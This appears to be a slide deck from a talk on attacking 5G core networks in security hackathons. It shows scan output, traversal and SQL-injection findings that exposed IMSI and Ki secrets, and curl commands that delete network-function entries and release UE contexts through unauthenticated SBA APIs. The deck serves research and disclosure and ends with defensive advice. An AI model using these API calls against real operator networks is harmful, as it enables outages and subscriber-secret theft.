Intruding 5G SA core networks from outside and inside

Our feedbacks during 5G security Hackathons and more

Presented by Sébastien Dudek (@FlUxIuS)
Shinjo Park (@ad_ili_rai_en)
Alexandre De Oliveira (@yodresh)

The team

- Alexandre De Oliveira
  - Telecom Security Expert @Post.lu

- Marius Muench
  - Postdoctoral Researcher @VUSec

- Sébastien Dudek
  - Founder of @Penthertz
  - Security researcher @TrendMicro

- Shinjo Park
  - Doctoral Student @TU Berlin

- Dominik Maier
  - Information Security Engineer @Google

Summary

1. Contexts
2. Past experience attacking 5G NSA
3. Last experience attacking 5G SA
4. Other attack vectors
5. Conclusion

Contexts

Access to the core network

- Not an easy task
- 2 ways:
  - Legit paying an access (SS7/DIAMETER/5G)
    - Need lot of paperwork and $$$
  - Non-legit attacking exposed gateways
- Core network can be badly configured & exposed
- These challenges reflects misconfigurations, or vulnerabilities real operator may have
- Real products → difficult to access
  - But some opportunities exist


5G Security challenges

- **2019**: 5G Security Hackathon at Oulu
  - 5G NSA setup from a provided U/ISIM card
  - Part of the team finished 1st on Oulu University Hospital topic + Marko Buuri, Henri Lindberg, and Tuomo Makkonen and Guillaume Bour
- **2021**: 5G Security Hackathon in remote
  - 5G SA with remote accesses, but…
  - Finished 3rd on PwC Finland and Aalto University
- **Both challenges give access to commercial solutions we had to challenge**

5G NSA

Attack vectors:

- a public IP
- USIM card → attack gateways and exposed backend services
- Hunting for 4G, or 5G protocol stack vulnerabilities



5G NSA hackathon: further read

Published in **Mobile stacks and networks security** · Feb 4, 2020 ★

Introduction to mobile network intrusions from a mobile phone

With the introduction of the packet service, mobile user equipment (UE) are able to use the IP communication protocol. Without the right routing…


Mobile 17 min read

Link: https://medium.com/mobile-stacks-and-networks-security/introduction-to-mobile-network-intrusions-from-a-mobile-phone-9a8e909cc276

5G SA

New vector of attack:

- Service-Based Architecture (SBA)
  → use of HTTP/2 & 3GPP APIs
  - Initial access to SBA needed
- UPF as a “new” target



Past experience in 5G NSA

2019 - 5G Cybersecurity hachathon

Our target:

Started with an SIM card

Illustration with 2019 5G Cybersecurity Hackathon + provided SIM card:


Scanning using the SIM card


- After retrieving some subnets thanks to traceroute
- With right (default) operators' APN we can try to do a Nmap scan
- And bingo! We get some interesting endpoints to test

```
Nmap scan report for 193.***.***.69
Host is up (0.025s latency).
Not shown: 957 filtered ports, 39 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
[...]
80/tcp   open  http    Apache httpd 2.4.6 ((Red Hat
Enterprise Linux))
| http-methods:
|   Supported Methods: OPTIONS GET HEAD POST TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.6 (Red Hat
Enterprise Linux)
|_http-title: Index of /
8088/tcp open  http    Apache httpd 2.4.6 ((Red Hat
Enterprise Linux))
| http-ls: Volume /
| SIZE  TIME              FILENAME
| 6.1M  2019-02-05 16:31  agent.kernel
| 406M  2019-02-05 16:31  agent.ramdisk
| 759   2019-02-05 17:00  boot.ipxe
| 444   2019-02-05 16:32  inspector.ipxe
| -     2019-02-05 17:14  pxelinux.cfg/
|
```

Access to endpoints → PWM of MME

- Several vulnerabilities have been found:
  - RCE to some interface gain persistent root pivot to other subnetworks
  - Default weak passwords
  - Traversal vulnerabilities
  - Etc.
- And of the journey:
  - Access to MME and its secrets
  - Could impersonate and compromise communications





Read further

- Article: Introduction to mobile network intrusions from a mobile phone (in Medium)

Similar story but with cars on Sprint M2M network: https://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/

Last experience in 5G SA

Exposed gateways

- Scanning the public range of provided SSH IP address, we have found interesting gateway exposed
- First, we got to make a reverse lookup:

```
whois 195.148.**.**
[...]

inetnum:        195.148.***.0 - 195.148.***.255
netname:        FI-TKK****-NET
descr:          TKK Comnet
country:        FI
admin-c:        MP14***-RIPE
tech-c:         MP14***-RIPE
status:         ASSIGNED PA
mnt-by:         AS17**-MNT
created:        2009-02-13T10:44:24Z
last-modified:  2009-02-13T10:44:24Z
source:         RIPE
```

Similar story with exposed GGSN nodes: https://positive-tech.com/expert-lab/research/vulnerabilities-of-mobile-internet-gprs-2014/


Exposed gateways (2)

- Then we identified two 5GCs with same exposed services in the range:
  - TCP 3000
  - TCP 22
  - TCP 5050

```
Nmap scan report for 5GC1.research.****.aalto.fi (195.148.***.***)
Host is up (0.044s latency).
Not shown: 997 closed ports
PORT     STATE    SERVICE  VERSION
[...]
3000/tcp open     ssl/http Node.js (Express middleware)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: EPC USER INTERFACE
| ssl-cert: Subject: commonName=www.localhost.com/organizationName=cu******/stateOrProvinceNa
| Issuer: commonName=www.localhost.com/organizationName=cumucore/stateOrProvinceName=ESPOO/co
```


Exposed web interfaces

- One of the interface was vulnerable to traversal:
  - Bypass login
  - Export IMSI + Ki secrets
  - Found an SQL injection vulnerability to retrieve more information



NGCN

- SA → Next Generation Core Network (NGCN) replaces EPC for LTE and 5G-NR NSA
- Functions are virtualized VNF (Virtual Network Functions) very fast connectivity + lot of applications
- 3GPP opted for a Service-Based Architecture (SBA) for control place services uses HTTP
- Precisely RESTful API based on ETSI framework



Source: 5G VNF functions (Source: Secure Interworking Between Networks in 5G Service Based Architect)

Interacting with NRF

- NRF: Network Repository Function
- TCP port 8000 on lot of implementation, including free5gc
- Need an understanding of the API use of OpenAPI specifications
- A nice swagger also exists
- But before not tools to assess the NRF...

Objective: Taking down the SIM connectivity

- We didn't had direct access to UPF
  - Goal was to impact the SIM via other NF

- Discovering UPF through NRF

```
$ curl -k -X POST
"https://127.0.1.1:443/namf-comm/v1/ue-contexts/1/release" -H
"Content-Type: application/json" -d
"{\"supi\":\"string\",\"unauthenticatedSupi\":false,\"ngapCause\":{\"group\
":0,\"value\":0}}"
curl: (92) HTTP/2 stream 0 was not closed cleanly: PROTOCOL_ERROR (err 1)
$ curl -k -X POST
"https://127.0.1.1:443/namf-comm/v1/ue-contexts/imsi-2445[redacted]/retrie
ve" -H  "accept: application/json" -H  "Content-Type: application/json" -d
"{\"targetMmeCap\":{\"nonIpSupported\":false,\"ethernetSupported\":false},\
"servingNetwork\":{\"mcc\":\"244\",\"mnc\":\"53\"},\"notToTransferEbiList\"
:[0]}"
curl: (92) HTTP/2 stream 0 was not closed cleanly: PROTOCOL_ERROR (err 1)
```

```
$ curl -k -X GET
"https://10.33.1.12:9090/nnrf-disc/v1/nf-instances?target-nf-type=UPF&reque
ster-nf-type=UPF"
{"validityPeriod":120,"nfInstances":[{"nfInstanceId":"[redacted]
","nfType":"UPF","nfStatus":"REGISTERED","nfInstanceName":"g
o-upf","heartBeatTimer":38,"plmnList":[{"mcc":"244","mnc":"[redacted]"}],"sNssais":
[{"sst":1}],"ipv4Addresses":["127.0.0.1"],"upfInfo":{"sNssaiUpfInfoList":[{
"sNssai":{"sst":1},"dnnUpfInfoList":[{"dnn":"internetone"}]}],"interfaceUpf
InfoList":[{"interfaceType":"N4","ipv4EndpointAddresses":["[redacted]
"]}]}]}]}
```

Objective: Taking down the SIM connectivity

- Modifying the UPF configuration in NRF
- Deleting the UPF/SMF entry in NRF
- Deactivating the PDU session at the SMF / AMF

- OAUTH2 not implemented here


```
$ curl -k -X DELETE
"https://10.33.1.12:9090/nnrf-nfm/v1/nf-instances/[redacted]" -H  "accept: */*" # first API call
$ curl -k -X DELETE
"https://10.33.1.12:9090/nnrf-nfm/v1/nf-instances/[redacted]" -H  "accept: */*" # second API call
{"title":"Data not found","status":404,"cause":"DATA_NOT_FOUND"}
```

```
$ curl -k -X POST
"https://127.0.1.1:443/nsmf-pdusession/v1/sm-contexts/imsi-2445[redacted]/
retrieve" -H  "accept: application/json" -H  "Content-Type:
application/json" -d
"{\"targetMmeCap\":{\"nonIpSupported\":false,\"ethernetSupported\":false},\
"servingNetwork\":{\"mcc\":\"244\",\"mnc\":\"53\"},\"notToTransferEbiList\"
:[0]}"
```

```
$ curl -k -X POST
"https://127.0.1.1:443/namf-comm/v1/ue-contexts/imsi-244[redacted]/releas
e" -H  "Content-Type: application/json" -d
"{\"supi\":\"imsi-244[redacted]\",\"unauthenticatedSupi\":true,\"ngapCaus
e\":{\"group\":0,\"value\":0}}"
curl: (92) HTTP/2 stream 0 was not closed cleanly: PROTOCOL_ERROR (err 1)
```

5GC API parse


- Available: https://github.com/PentHertz/5GC_API_pars
- Officially in Burp Suite as a Python Extension https://portswigger.net/bappstore/bdedb48d25594922adb1a5bcc99f89c9
- Parses OpenAPI files initial OpenAPI parser failed
- Create queries into Repeater ready to attack the services!



Fun fact: authentication is not enforced by default → unauthenticated user can create/modify/remove things

Hijacking functions


- Example with UDM impersonation:
  - Control of user data
  - Collect SUPIs
  - Hijack SMS
  - Etc.
- Hijacking functions → impact on sensitive secrets



Other scenarios documented by Positive Technologies:
https://drive.google.com/file/d/1QBOmSXeVUTawjRypHT_ZB9iMb6Jwe_Gh/view?usp=sharing

5GC API parser extension in action

- See further:



Other attack vectors: stack protocol vulnerabilities

Stack protocol vulnerabilities

- CVE-2021-41794: Stack overflow in **ogs_fqdn_parse** function → see next talk by NCC
- Malformed NGAP Path-Switch-Request, NAS, and functional bugs: https://labs.p1sec.com/2021/12/31/pentesting-5g-core-networks/

Stack protocol vulnerabilities from UE!

- By encapsulating a small GTP-U packet after the UDP layer:
  - Crash on Open5GS: https://github.com/open5gs/open5gs/commit/a0f2535cb5a29bba6dbbccdb90c74ccd770cc700
- Real world:
  - GTP-U shouldn't be handled on the DN interface
  - A firewall would "normally" stop the packet

Status for Open Source solutions

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2021-45462	20			2021-12-23	2022-01-04	5.0	None	Remote	Low	Not required	None	None	Partial
In Open5GS 2.4.0, a crafted packet from UE can crash SGW-U/UPF.														
2	CVE-2021-41794	120		Overflow	2021-10-07	2021-10-15	5.0	None	Remote	Low	Not required	None	None	Partial
ogs_fqdn_parse in Open5GS 1.0.0 through 2.3.3 inappropriately trusts a client-supplied length value, leading to a buffer overflow. The attacker can send a PFCP Session Establishment Request with "internet" as the PDI Network Instance. The first character is interpreted as a length value to be used in a memcpy call. The destination buffer is only 100 bytes long on the stack. Then, 'i' gets interpreted as 105 bytes to copy from the source buffer to the destination buffer.														
3	CVE-2021-28122	287			2021-03-10	2021-03-26	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
A request-validation issue was discovered in Open5GS 2.1.3 through 2.2.x before 2.2.1. The WebUI component allows an unauthenticated user to use a crafted HTTP API request to create, read, update, or delete entries in the subscriber database. For example, new administrative users can be added. The issue occurs because Express is not set up to require authentication.														
4	CVE-2021-25863	798			2021-01-26	2021-02-03	8.3	None	Local Network	Low	Not required	Complete	Complete	Complete
Open5GS 2.1.3 listens on 0.0.0.0:3000 and has a default password of 1423 for the admin account.														

Total number of vulnerabilities : **4** Page : 1 (This Page)


Only for Open5GS, no free5GC → seems like an interesting area for fuzzing
Commercial solution are sometimes based on open source ones

Conclusion

Conclusion

- Attacking core network as an outsider could be a real scenario
- NGCN is completely different from 2G-4G → new vulnerabilities to find
- Still a lot of tools and techniques are missing, but we are progressing in this new area :)
- Difficult to confront findings against commercial core network
  - 5G Cyber Security Hackathon is a great opportunity to do so
- **Core Network functions accesses → must require authentication by default!**
- **UPF, as well as all services in the core → remain isolated and not exposed → following GSMA best practices**
- **Web services as well as core network stack protocol → pentesting and fuzzing tests + vulnerability exploitation to evaluate the risks**

Read further



Thanks!

Any questions?